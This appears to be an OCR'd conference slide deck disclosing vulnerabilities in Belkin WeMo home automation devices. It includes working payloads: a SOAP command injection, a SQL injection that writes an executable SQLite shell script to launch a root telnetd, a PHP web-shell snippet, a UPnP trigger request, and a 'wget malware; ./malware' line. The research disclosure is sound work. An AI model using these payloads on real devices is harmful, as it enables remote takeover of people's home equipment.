Breaking BHAD: Abusing Belkin Home Automation Devices

Scott Tenaglia

Joe Tanen

Invincea Labs

About Us

- Scott – “software guy”
  - A security researcher for 15 years
  - Research Director, Invincea Labs
  - Focuses on new and novel offensive and defensive capabilities
- Joe – “hardware guy”
  - Embedded systems developer for 10+ years
  - Lead Research Engineer, Invincea Labs
  - Focuses on mobile and embedded systems security
- Invincea Labs has a long history with embedded devices
  - The state of IoT security concerns us


Agenda

- We’re going to explore the security of the WeMo platform
- Disclosing 2 zero-day vulnerabilities
  - Remote root access on WeMo devices
  - XSS in the Android WeMo app
- Present a hardware authentication bypass technique
- Present a new technique to leverage SQL injection for arbitrary code execution.

What is WeMo?

- Belkin's "line of modular, Wi-Fi-based products…Designed to address simple automation needs without the hassle or expense of whole home automation"

How it works



invincealabs™

Why WeMo?

There are 1.5 million WeMo devices in the field, according to Peter Taylor, the VP of products at Belkin, in charge of the WeMo line of connected home devices. - Fortune.com 11-24-2015

Popular Science

Best of What's New 2014

Read Article

USA Today

Best Gadgets of 2012

Read Article

Forbes.com

Five Most Disruptive Products at CES

Read Article

2014 CES

Innovations Awards Honoree

Learn More

Why WeMo?

Hack turns Belkin baby monitor into iPhone-controlled bugging dev

The "Int

DAN GOODI

500,000 Belkin WeMo users could be hacked; CERT issues advisory

IOActive researchers uncovered numerous vulnerabilities in all Belki
over half
but when
to respon

Network World

Belkin Is on a Mission to Fix WeMo's Buggy Smart Home Software

by Stacey Higginbotham @gigastacey NOVEMBER 24, 2015, 12:55 PM EDT

Prior Hacks

- 2013 Nitesh Dhanjani - *Abusing the Internet of Things: Blackouts, Freakouts, and Stakeouts*
  - Baby monitor hack via credential theft

- 2014 IOActive Advisory
  - Use of Hard-coded Cryptographic Key - CVE-2013-6952
  - Download of Code Without Integrity Check - CVE-2013-6951
  - Cleartext Transmission of Sensitive Information - CVE-2013-6950
  - Unintended Proxy or Intermediary - CVE-2013-6949
  - Improper Restriction of XML External Entity Reference ('XXE') - CVE-2013-6948

Prior Hacks


- 2015 Bryon Hart - *My SecTor Story: Root Shell on the Belkin WeMo Switch*

```
1   POST /upnp/control/basicevent1 HTTP/1.1
2   Content-Length: <variable>
3   SOAPACTION: "urn:Belkin:service:basicevent:1#SetSmartDevInfo"
4   Content-Type: text/xml; charset="utf-8"
5   Accept: ""
6
7   <?xml version="1.0" encoding="utf-8"?>
8   <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
9       s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
10      <s:Body>
11          <u:SetSmartDevInfo xmlns:u="urn:Belkin:service:basicevent:1">
12              <SmartDevURL>`telnetd -l /bin/sh`</SmartDevURL>
13          </u:SetSmartDevInfo>
14      </s:Body>
15  </s:Envelope>
```

Command Injection


Attack Scenario

Communication via UPnP



Breaking the Rules

- The WeMo app allows the user to create custom rules to control a device based on time of day, day of week, etc.
- The rules are stored in a SQLite database created by the app and then pushed to the device.
- The device updates its in-memory rules with a set of static SQL queries.
- These queries are vulnerable to SQL injection.



Updating Rules in Memory

```
LoadRulesInMemory() {
    snprintf(query, 256, 'SELECT Type, RuleID FROM RULES
                          WHERE STATE="1"');
    table ← WeMoDBGetTableData(query);
    foreach row in table:
        FetchTargetDeviceId(row['RuleID']);
}

FetchTargetDeviceId(char *RuleID) {
    snprintf(query, 256, 'SELECT DeviceID FROM devicecombination
            WHERE SensorID="%s" AND RuleID="%s" limit 1;',
            g_RulesDB, RuleID);
    WeMoDBGetTableData(query);
}
```

Benign Rule Update

RULES Table:

RuleID	Name	Type	RuleOrder	StartDate	EndDate	State	Sync
1	New Timer Rule	Time Interval	2	12201982	07301982	1	NOSYNC

SELECT Type, **RuleID** FROM RULES WHERE STATE="1";

Type	RuleID
Time Interval	1

SELECT DeviceID FROM devicecombination
WHERE SensorID="g_RulesDB" AND **RuleID="1"** limit 1;

Malicious Rule Update

RULES Table:


RuleID	Name	Type	RuleOrder	StartDate	EndDate	State	Sync
";--	New Timer Rule	Time Interval	2	12201982	07301982	1	NOSYNC

SELECT Type, **RuleID** FROM RULES WHERE STATE="1";

Type	RuleID
Time Interval	";--

SELECT DeviceID FROM devicecombination
WHERE SensorID="g_RulesDB" AND **RuleID="";--"** limit 1;

What now?




```
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ('<?system($_GET['cmd']); ?>');--
```

- This won't work, because PHP is not on the device ☹
- However, it does give us an idea…

Executable SQLite Files

- WeMo firmware is based on OpenWRT
- OpenWRT uses BusyBox to implement /bin/sh
- BusyBox uses ash as its default shell (i.e. /bin/sh)
- ash has a simplified parser (compared to other shells)
- The parsing tokens it cares most about are '\n' and '('
- Can we create a SQLite file that will be treated as an ash shell script purely with SQL statements?

Adding and preserving newlines

```
$ sqlite3 foo
sqlite> create table echo
   ...> (echo none primary key);
```

Newline in create statement preserved

```
0000 0000 3d01 0617 1515 015f 7461 626c  ....=......_tabl
6565 6368 6f65 6368 6f02 4352 4541 5445  eechoecho.CREATE
2054 4142 4c45 2065 6368 6f0a 2865 6368   TABLE echo.(ech
6f20 6e6f 6e65 2070 7269 6d61 7279 206b  o none primary k
6579 2927 0206 173b 1501 0069 6e64 6578  ey)'...;...index
7371 6c69 7465 5f61 7574 6f69 6e64 6578  sqlite_autoindex
5f65 6368 6f5f 3165 6368 6f03 0000 0004  _echo_1echo.....
```

"SQLite" treated as a command

```
$ busybox ash foo
foo: line 1: SQLite: not found
foo: line 2: syntax error: unterminated quoted string

$ xxd foo | head -n 1
5351 4c69 7465 2066 6f72 6d61 7420 3300  SQLite format 3.
```

Command Execution

```
$ sqlite3 foo
sqlite> create table echo
   ...> (echo none primary key)
   ...> without rowid;
sqlite> .quit


$ busybox ash foo
foo: line 1: SQLite: not found
none primary key
foo: line 3: without: not found
foo: line 4: : not found
```

echo column was executed as the echo command

Arbitrary Command Execution

```
$ sqlite3 foo
sqlite> create table echo
   ...> (echo none primary key)
   ...> without rowid;
sqlite> insert into echo values ("
   ...> ls /
   ...> ");
sqlite> .quit


$ busybox ash foo
foo: line 1: SQLite: not found
none primary key
foo: line 3: without: not found
foo: line 4:?: not found
bin dev opt run sys etc proc sbin tmp home lib mnt root srv usr
```

Malicious Rules File

```
$ sqlite3 exploit.db
sqlite> select * from rules;
"; ATTACH DATABASE "/lib/network/pwn.sh" as pwn;
create table
pwn.echo
(echo none primary key)
without
rowid;--|a|Time Interval|2|11201982|7301982|1|NOSYNC
"; insert into pwn.echo values("
/usr/sbin/telnetd -l /bin/sh
");--|b|Time Interval|2|11201982|7301982|1|NOSYNC
```

First row creates an executable database

Second row inserts a command

Both are injecting into the same SQL query

Start telnetd and login any connection to a root shell

Executing pwn.sh – Step 1

- /etc/functions.sh

```
include() {
        local file

        for file in $(ls $1/*.sh 2>/dev/null); do
                . $file
        done
}
```

- /etc/init.d/network

```
start() {
        setup_switch() { return 0; }

        include /lib/network
        setup_switch
        ifup -a
        /sbin/wifi up
}
```

Executing pwn.sh – Step 2


- Use the StopPair action in the WifiSetup1 UPnP endpoint
  - Meant to restart networking after initial device setup
  - The endpoint is still active after device setup

```
POST /upnp/control/WiFiSetup1 HTTP/1.1
SOAPAction: "urn:Belkin:service:WiFiSetup:1#StopPair"
Host: 192.168.1.12:49153
Content-Type: text/xml
Content-Length: 306

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
        <m:StopPair xmlns:m="urn:Belkin:service:WiFiSetup:1">

        </m:StopPair>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Breaking the Rules



DEMO – ROOT

Takeaways – Remote Root


- Instead of telnetd, the attacker could execute ANYTHING
  - wget malware; ./malware
- The only remediation is a firmware update
  - I'm the only one with root access to your device
- IoT devices are often built on shaky foundations
  - SQLite provided a write primitive
  - ash provided execution
  - OpenWRT provided a trigger

Getting Local Root

- There's a notion that physical access == root access
- Local root is useful when developing remote exploits
  - View logs
  - Inspect filesystem
  - Attach debugger to target binaries
- Process:
  - Take apart device
  - Probe for ports
  - Connect to ports
  - Try "stuff"

Connecting to the Device

Put together a breadboard to collocate connections to/from the target



Built connector for J2 to provide 5V and GND via a bench top power supply

